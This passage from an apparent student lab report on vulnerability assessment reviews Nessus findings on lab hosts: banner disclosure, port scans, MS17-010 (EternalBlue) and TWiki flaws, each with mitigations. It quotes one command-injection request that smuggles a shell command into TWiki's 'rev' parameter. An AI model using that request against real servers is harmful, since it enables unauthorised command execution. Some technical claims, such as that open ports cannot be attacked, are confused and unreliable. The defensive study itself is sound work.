- i. *Vulnerability analysis on Playbook 14, 15,17, 19:* Ubuntu is an Linux/Debian based machine, in which all ports are closed by default. In the playbook 14, 15 and 17, payloads have been created by using different method to create a reverse_tcp handshake has been created using 'msfvenom' in Metasploitable which will act like a backdoor for the attack to access the victim's machine. However, these payloads alone are sufficient to make the ubuntu machine vulnerable. For that more malicious applications and attacks need to be done to capture the results in the scan.

In this document, DVWA (Damn Vulnerable Web Application) has been used which is a PHP/MYSQL web application with OWASP 10 vulnerabilities to perform exploits to check the security of the system.

Vulnerability: Reflected Cross Site Scripting (XSS)



Fig. 247. XSS attack on ubuntu

CRITICAL
Web Application Sitemap
< >

Description

The remote web server contains linkable content that can be used to gather information about a target.

See Also

<http://www.nessus.org/u?5496c8d9>

Output

```

                The following sitemap was created from crawling linkable content on the target host :
                - http://192.168.10.23/
                Attached is a copy of the sitemap file.
            
```

Port	Hosts
80 / tcp / www	 192.168.10.23

Plugin Details

Severity: Critical

ID: 91815

Version: \$Revision: 1.1 \$

Type: remote

Family: Web Servers

Published: June 24, 2016

Modified: June 24, 2016

Risk Information

Risk Factor: None

Fig. 248. Web Application Sitemap showing malicious link

```

<urlset>
- <url>
  <link>http://192.168.10.23/</link>
</url>
</urlset>
    
```

Fig. 249. Exploit and redirecting to attacker's page

TABLE XX. SYNOPSIS OF WEB APPLICATION SITEMAP

Details	Description
Priority	Critical
Vulnerability	Webservers: Web Application Sitemap
Host Id	192.168.10.23
Nessus Plugin Id	91815

CVE ID	CVE-2015-1812, CVE-2015-1813, CVE-2017-7538, CVE-2015-0284
Recommendations	Use of SWAP (secure Web application proxy), on server-side to resist the XSS attacks by cutting off all the malicious responses

H. Assessment 2: HTTP system vulnerability analysis

It is also known as web server banner, information about the the type of server and its version can be leaked through the web browser by using the simple HTTP requests. Attacker can perform the banner attack by using the TCP tools like telnet or netcat. If the version is outdated and prone to attack then it can easily be exploit by the attacker. It is prominent step to remove all the weak spots to persist the attack and acts proactively to increase the compatibility of the system.

- i. *Vulnerability analysis:* The vulnerability shows the Apache web server is running and used by the Ubuntu machine to perform operations. The information has been transmitted using the port 80 and protocol is Transmission control protocol. By doing research over the Ubuntu weak points and the Apache Linux Distribution version, cybercriminals can break into the system. The visited websites and applications running on the Apache server could be comprised and sensitive personal information such as credentials of the user can easily be accessed. To mitigate this problem alteration ‘Server Tokens off’ in the httpd.conf file should be done. The unwanted HTTP headers can be removed by using using web.config which will remove the Internet information services or by using URLs scan [188].




Fig. 250. HTTP Server Type and Version

TABLE XXI. SYNOPSIS OF HTTP VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	Webservers: HTTP Server Type and Version
Host Id	192.168.10.23
Nessus Plugin Id	10107
CVE ID	CVE-2014-0848, CVE-2012-0031, CVE-2007-4465, CVE-2017-9788, CVE-2017-9798, CVE-2009-2699
Recommendations	<ul style="list-style-type: none"> • Filter the web requests. • Monitor the traffic and capture the abnormal activities • Server Token should be off.

I. *Assessment 3: Apache Banner system vulnerability analysis*

Apache Banner Linux Distribution is a weakness that reveals a lot of information about the host running on the server. Remote requests from the host reached to Apache web server can provide information regarding the version number, OS of server. It discloses the information about which Linux family group the host belongs to. This vulnerability can be used by the hacker to do exploits and get an unauthorized access to the web server.

- i. *Vulnerability analysis:* Apache Banner vulnerability captured by the Nessus revealed information about the Linux description. It tells the host running on the Apache web server is Ubuntu 14.04. Knowing the version of the host machine is a real problem and evaluating the flaws comes with the versions. If the organisation has been using old version, it would no be an updated application and can contain security issues. The weakness with the outdated version of the host system can be used by the hacker to break the system and run exploits to further perform attacks. Server Signature notifies about the type and version, whereas, Server Tokens are responsible to reply back to users with OS and Apache information. By modifying the these two options ‘ServerSignature Prod’ and ‘Server Tokens Off’ in the apache.conf file can prevent the disclosure of information [188].




Fig. 251. Apache Banner Linux Distribution Disclosure

TABLE XXII. SYNOPSIS OF APACHE VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	Webservers: Apache Banner Linux Distribution Disclosure
Host Id	192.168.10.23
Nessus Plugin Id	18261
CVE ID	CVE-2017-9798, CVE-2005-3630, CVE-2009-2699, CVE-2000-1016, CVE-2002-1635
Recommendations	<ul style="list-style-type: none"> • Filter the web requests. • Change the httpd.conf for Apache, Restart the Apache • Apache directive can be used to this hide this information

J. *Assessment 4: Port Scanning ARP and ICMP Ping system vulnerability analysis*

Scanning of the ports helps the attacker to identify the system or the services use on the network. It involves the transmission of the packets to specific ports to analyse the response of the ports. The ports can be active, closed or filtered. Open ports can not be attacked but can be used to check the applications running on them which can be

used to perform social engineering attacks. Cybercriminals can use this information to reach the vulnerabilities of the system to attack it [189].

- i. *Vulnerability analysis 1:* The following vulnerability shows the plugin is a SYN scan or half-way scan which starts a three-way-handshake to get hold on the open ports. In this, hackers initiate the connection by sending SYN packet. The open ports, with the services running on them, can be captured if the server responds with the SYN/ACK packets. RST(reset) packet is sent by the hackers to terminate the connection which shows communication error on the server side [190]. RST by server or victim machine is mandatory otherwise the ports remain open and can be exploited by the attacker later.

On host '192.168.10.23' the port '80' is open. Service is 'World Wide Web' which uses HTTP for communication with TCP as a transport protocol.

Fig. 252. SYN- Scanner Vulnerability

TABLE XXIII. SYNOPSIS OF SYN SCANNER vulnerability

Details	Description
Priority	High
Vulnerability	Port Scanners- SYN scanner
Host Id	192.168.10.23
Nessus Plugin Id	11219
CVE ID	CVE-2003-1250
Recommendations	<ul style="list-style-type: none"> • Protect the target with an IP filter • Close the ports not in use • Use Host- Based firewall • Monitoring and filtering the traffic

- ii. *Vulnerability analysis 2:* In Scanning, Nessus detected the host is active which could be done by using following options.

Address Resolution Protocol (ARP) ping: This protocol is stateless which sends ARP requests to the devices on the network for communication. It could lead to ARP spoofing that can be used by an attacker to link its MAC address with the legit IP address of the target machine [191].

Transmission Control/ User Datagram Protocol (TCP/UDP) ping: Both can be used to check the availability of the host and the time taken to connect with the desired port. UDP uses UDP packets for checking. If the packets terminate, TCP trace can be used to find the cause of it which can be used by the hackers to overcome and establish a connection [191].

Internet Control Message Protocol (ICMP) ping: It is an error-reporting protocol used by the devices on the network to generate error messages if the packets are dropped. ICMP ping helps to find out whether the target host is active or not. Echo requests are then sent by the attacker to perform a denial-of-service attack [191].

In the following image, it can be seen the victim responds to the echo requests and provides information that the host is active.

The screenshot shows the Nessus interface for a scan titled "Ping the remote host" with a severity of "MEDIUM". The description states that Nessus determined the remote host is alive using various ping types: ARP, ICMP, TCP (SYN), and UDP (DNS, RPC, NTP). The output section shows a terminal-style message: "The remote host is up. The remote host replied to an ICMP echo packet." Below this is a table with two columns: "Port" and "Hosts". The table contains one entry: "NA" for the port and "192.168.10.23" for the host. To the right, the "Plugin Details" section lists: Severity: Medium, ID: 10180, Version: 2.28, Type: remote, Family: Port scanners, Published: June 24, 1999, and Modified: June 12, 2020. The "Risk Information" section shows a Risk Factor of None.

Fig. 253. Using the DVWA ping the host

TABLE XXIV. SYNOPSIS OF PING THE REMOTE HOST

Details	Description
Priority	Medium
Vulnerability	Port Scanners- Ping the remote host
Host Id	192.168.10.23
Nessus Plugin Id	10180
CVE ID	CVE-2009-4024, CVE-2020-10756
Recommendations	<ul style="list-style-type: none"> • Protect the target with an IP filter with Intrusion Prevention System • Disabled the ICMP functionality to avoid external access. • Configuring firewall

K. Assessment 5: Port Scanning vulnerability analysis on playbook 16,20

To capture the Listening port used by the attacker, port scanning has been done. It is the same SYN scan mentioned in Assessment (B) which will make a SYN ‘half-open’ connection to gather information about the open ports [190]. While creating the reverse_tcp, the attacker uses ‘LPORT’ command as a listening port to listen on the connection after compromising the victim machine. Nessus SYN scan gives information about the open ports that need to be closed to avoid unauthorized access through the ports.

- i. *Vulnerability analysis on Playbook 16 and 20:* Android mobile application also comes under Linux kernel and has closed ports. Reverse_tcp payload have been created by using ‘msfvenom’ in Metasploitable which can be used by the hackers to do exploits and modification, delete or add malicious files on the victim machine. Results shows the port: 5555 is an open port that uses TCP and could be used by the attacker for exploits.

The screenshot displays the Nessus SYN scanner plugin details. It includes a description of the plugin as a SYN 'half-open' port scanner, a solution to protect targets with IP filters, and an output table showing an open port at 5555/tcp on host 192.168.10.25. Plugin details such as severity (High), ID (11219), and version (1.37) are also visible.

Port	Hosts
5555/tcp	192.168.10.25

Fig. 254. SYN- scanner vulnerability

TABLE XXV. SYNOPSIS OF PING THE REMOTE HOST

Details	Description
Priority	High
Vulnerability	Port Scanners- Ping the remote host
Host Id	192.168.10.25
Nessus Plugin Id	11219
CVE ID	CVE-2003-1250
Recommendations	<ul style="list-style-type: none"> • Protect the target with an IP filter with Intrusion Prevention System • Remove unnecessary plugins. • The malicious activity can be hide by the testers to avoid its execution by the attacker

***** The contribution of Kirandeep ends here*****

***** The contribution of Mandeep Singh starts here*****

L. Assessment 1: MS 17-010 vulnerability analysis on playbook 25, 25A, 25B, 25C,27

Eternal blue also known as MS17-010 is the windows server message block vulnerability, first discovered by the NSA (National Security Agency of the USA) and used to gain lot of information affected by this vulnerability before it was stolen by the hacker group named Shadow Broker.

After the one month of posting the source code online, Microsoft released the patch 2919355 for all the windows operating system affected by this vulnerability. But most of the systems remained unpatched and the hackers further developed the WannaCry ransomware virus by changing the source code of the MS17-010 which hits the world badly [192].

- i. *Vulnerability Analysis of Playbook 25, 25A, 25B, 25C:* The attacker uses the popular vulnerability of Microsoft operating system (MS17-010) to gain access of the machine. After gaining the access to the machine, various tools like Mimikatz/Zirakatu are used for the post exploitation.




Fig. 255. MS17-010 Vulnerability

TABLE XXVI. SYNOPSIS OF MS 17-010 VULNERABILITY

Details	Description
Priority	High
Vulnerability	MS 17-010
Host ID	192.168.10.24
Nessus Plugin ID	97833
CVE ID	CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148
Recommendations	<ul style="list-style-type: none"> • Security patch 2919355 for Windows Server 2012 R2, Windows 8.1, Windows RT 8.1, Windows XP, and Windows 2003 must install to prevent this attack

- ii. *Vulnerability Analysis of Playbook 27:* The attacker performed the chain attack by using pivoting technique to exploit the vulnerability MS 17-010 and gain access of the machine.




Fig. 256. MS17-010 Vulnerability

TABLE XXVII. SYNOPSIS OF MS 17-010 VULNERABILITY

Details	Description
Priority	High
Vulnerability	MS 17-010
Host ID	192.168.10.24
Nessus Plugin ID	97833
CVE ID	CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148
Recommendations	<ul style="list-style-type: none"> Security patch 2919355 for Windows Server 2012 R2, Windows 8.1, Windows RT 8.1, Windows XP, and Windows 2003 must install to prevent this attack

M. Assessment 2: MS17-010 vulnerability analysis on playbook 64

Eternal blue vulnerability is exploited on the victim machine. MS17-010 is the remote code execution vulnerability to gain access of the machine. Initially founded by the NSA but later hacker group known as Shadow Broker leaked the source code online one month before the patch is released [193].

- i. *Vulnerability Analysis of Playbook 64:* The SMB (Server Message Block) remote code executing is exploited using the vulnerability MS17-010 EternalRomance, EternalChampion, EternalSynergy on port 445. The vulnerability MS17-010 is exploited using the credentials in the attack to gain admin access.




Fig. 257. MS17-010 (EternalBlue/EternalSynergy/EternalChampion)

TABLE XXVIII. SYNOPSIS OF MS17-010 VULNERABILITY

Details	Description
Priority	High
Vulnerability	MS17-010
Host ID	192.168.10.24
Nessus Plugin ID	97833
CVE-ID	CVE-2017-0143, CVE-2017-0145, CVE-2017-0146
Recommendations	<ul style="list-style-type: none"> Security patch 2919355 for Windows Server 2012 R2, Windows 8.1, Windows RT 8.1, Windows XP, and Windows 2003 must install to prevent this attack. Also block traffic for port 445

N. Assessment 3: Social Engineering vulnerability analysis on playbook 28

The social engineering attack is performed on the victim machine (192.168.10.24) to get the credentials of a particular website.

- i. Vulnerability Analysis of Playbook 28:* The attacker made a fake website which was used a keylogger to get the credentials. The website is running on the port 80. When the victim goes the fake website and entered the credentials, the machine opened the port 80 in the victim machine and made vulnerable to various attacks.




Fig. 258. Open Port 80

TABLE XXIX. SYNOPSIS OF SOCIAL ENGINEERING VULNERABILITY

Details	Description
Priority	Medium
Vulnerability	Social Engineering
Host ID	192.168.10.24
Nessus ID	11219
CVE-ID	CVE-2017-5858
Recommendations	<ul style="list-style-type: none"> Close port 80 and unnecessary services on various other ports

***** *The contribution of Mandeep Singh ends here******

Vulnerability Assessment performed on Proxy Zone

***** *The contribution of Sandeep Chittimalla starts here******

O. Assessment 1: HTTP Server vulnerability analysis on playbook 29,30, 54,55,56

When a webserver receives a HTTP request from any web user then it serves them HTTP-responses in the form of webpages [194]. Apache webserver is most popularly used webserver these days for its unique features such as robust, cross-platform, open-source. Configuring and securing a webserver is a complicated task for a system administrator because web servers are the hubs of information and data if they are mis-configured or compromised this leads to exposure of critical information. Proxy web servers add a layer of defense by filter requests and improve the performing using caching information [195].




Fig. 259. List of web server vulnerabilities

- i. *vulnerability analysis of playbook 29*: Web server plugin found the apache version number 2.2.8 on port 80. Attacker can use http_version and find the related vulnerabilities in that version for instance php_cgi_arg_injection to exploit the web server and get access to the server to alter files.

CRITICAL HTTP Server Type and Version

Description
This plugin attempts to determine the type and the version of the remote web server.

Output

```
The remote web server type is :
Apache/2.2.8 (Ubuntu) DAV/2
```

Port	Hosts
80 / tcp / www	192.168.20.21

Fig. 260. http server type and version vulnerability

TABLE XXX. SYNOPSIS OF HTTP VERSION VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	Http server type and version
Host ID	192.168.20.21
Nessus Plugin ID	10107
CVE-ID	CVE-2013-1862, CVE-2007-6203
Recommendations	<ul style="list-style-type: none"> • Update server version and stay-up to date. • Do not accept any non-https connections. • Use https with proper certifications Perform Schedule scan.

- ii. *Vulnerability analysis on playbook 30*: TWiki is an enterprise wiki, web application platform which is easy to use and flexible written in Perl. TWiki is installed by configuring the apache server and then executing the auto generated configuration script which is designed to restrict unauthorized access [196]. Attacker can exploit the TWiki prior to 4.2.3 if the configuration script is not secured which results in

executing the arbitrary commands or view random files. For instance, attacker can use twiki_history to exploit the server to gain the access. Once it is achieved, he can make changes or extract the password file.

The screenshot shows the Nessus interface for a vulnerability titled "TWiki Detection" with a severity of "HIGH". The description states: "The remote host is running TWiki, an open source wiki system written in Perl." The "See Also" section includes the URL <http://twiki.org>. The "Output" section shows a terminal snippet: "URL : http://192.168.20.21/twiki/bin/view" and "Version : 01 Feb 2003". Below this is a table with columns "Port" and "Hosts", showing "80/tcp/www" on "192.168.20.21". The "Plugin Details" sidebar on the right lists: Severity: High, ID: 19941, Version: 1.18, Type: remote, Family: CGI abuses, Published: October 6, 2005, Modified: November 22, 2019. The "Risk Information" section shows "Risk Factor: None". The "Vulnerability Information" section shows "CPE: cpe:/a:twiki:twiki" and "Asset Inventory: True".

Fig. 261. TWiki Detection vulnerability

- Other vulnerability related to Twiki is “Twiki ‘rev’ Parameter Arbitrary Command Execution.” is shell command injection attack allowing attacker to execute arbitrary shell command with privileges of web server process.

The screenshot shows the Nessus interface for a vulnerability titled "TWiki 'rev' Parameter Arbitrary Command Execution" with a severity of "HIGH". The description states: "The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id." The "Solution" section says: "Apply the appropriate hotfix referenced in the vendor advisory." The "See Also" section includes the URL <http://www.nessus.org/u?c70904f3>. The "Output" section shows a terminal snippet: "Nessus was able to execute the command 'id' using the following request : http://192.168.20.21/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20". Below this is a table with columns "Port" and "Hosts", showing "80/tcp/www" on "192.168.20.21". The "Plugin Details" sidebar on the right lists: Severity: High, ID: 19704, Version: 1.20, Type: remote, Family: CGI abuses, Published: September 15, 2005, Modified: January 19, 2021. The "Risk Information" section shows "Risk Factor: High", "CVSS v3.0 Base Score 8.8", "CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H", "CVSS v3.0 Temporal Vector: CVSS:3.0/E:F/RL:O/RC:C", "CVSS v3.0 Temporal Score: 8.2", "CVSS Base Score: 7.5", "CVSS Temporal Score: 6.2", "CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P", "CVSS Temporal Vector: CVSS2#E:F/RL:O/RC:C". The "Vulnerability Information" section shows "CPE: cpe:/a:twiki:twiki" and "Fvnit Available: false".

Fig. 262. TWiki rev Vulnerability

TABLE XXXI. SYNOPSIS OF TWIKI VULNERABILITY

Details	Description
Priority	Critical
Vulnerability	twiki

Host ID	192.168.20.21
Nessus Plugin ID	19704
CVE-ID	CVE-2006-3819, CVE-2006-3336, CVE-2008-5305
Recommendations	<ul style="list-style-type: none"> • Use the web server software to restrict access to the web pages served by Twiki. • Filter traffic to web pages. • Upgrade to latest patched version.

iii. *Vulnerability assessment on playbook-54,55,56*: According to the java developer productivity survey [197], 2020 tomcat is a commonly used server and servlets container which is a free and platform-independent tool unless java is installed. Java servlet handles how requests and responses should be taken and encapsulates code and logic, whereas JSP is a server-side technology [197] [198] . This helps the users to run write server pages and servlets on the web application. Tomcat can be considered an internal web server, and it can be combined with other web servers, including Microsoft personal webserver, apache, and many other [198].

